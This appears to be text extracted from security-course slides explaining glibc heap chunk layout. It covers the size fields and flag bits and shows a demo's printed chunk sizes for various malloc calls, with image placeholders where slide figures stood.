
```
unsigned int * buffer = NULL;  
buffer = malloc(0x100);
```

//Out comes a heap chunk



Heap Chunks

- Previous Chunk Size
 - Size of previous chunk (if prev chunk is free)
- Chunk Size
 - Size of entire chunk including overhead



Heap Chunks


- **Flags**

- Because of byte alignment, the lower 3 bits of the chunk size field would always be zero. Instead they are used for flag bits.

0x01 **PREV_INUSE** – set when previous chunk is in use

0x02 **IS_MAPPED** – set if chunk was obtained with `mmap()`

0x04 **NON_MAIN_arena** – set if chunk belongs to a thread arena






```
work@ubuntu:~/ssec20/example_code/ssec20/heap$ ./heap_chunks
```


```
allocing...
```

```
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x097f2570) -----> ... ] - from malloc(0)
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x097f2580) -----> ... ] - from malloc(4)
[ prev - 0x00000000 ][ size - 0x00000011 ][ data buffer (0x097f2590) -----> ... ] - from malloc(8)
[ prev - 0x00000000 ][ size - 0x00000021 ][ data buffer (0x097f25a0) -----> ... ] - from malloc(16)
[ prev - 0x00000000 ][ size - 0x00000021 ][ data buffer (0x097f25c0) -----> ... ] - from malloc(24)
[ prev - 0x00000000 ][ size - 0x00000031 ][ data buffer (0x097f25e0) -----> ... ] - from malloc(32)
[ prev - 0x00000000 ][ size - 0x00000051 ][ data buffer (0x097f2610) -----> ... ] - from malloc(64)
[ prev - 0x00000000 ][ size - 0x00000091 ][ data buffer (0x097f2660) -----> ... ] - from malloc(128)
[ prev - 0x00000000 ][ size - 0x00000111 ][ data buffer (0x097f26f0) -----> ... ] - from malloc(256)
[ prev - 0x00000000 ][ size - 0x00000211 ][ data buffer (0x097f2800) -----> ... ] - from malloc(512)
[ prev - 0x00000000 ][ size - 0x00000411 ][ data buffer (0x097f2a10) -----> ... ] - from malloc(1024)
[ prev - 0x00000000 ][ size - 0x00000811 ][ data buffer (0x097f2e20) -----> ... ] - from malloc(2048)
[ prev - 0x00000000 ][ size - 0x00001011 ][ data buffer (0x097f3630) -----> ... ] - from malloc(4096)
[ prev - 0x00000000 ][ size - 0x00002011 ][ data buffer (0x097f4640) -----> ... ] - from malloc(8192)
[ prev - 0x00000000 ][ size - 0x00004011 ][ data buffer (0x097f6650) -----> ... ] - from malloc(16384)
```

Pseudo Memory Map




Heap Allocations



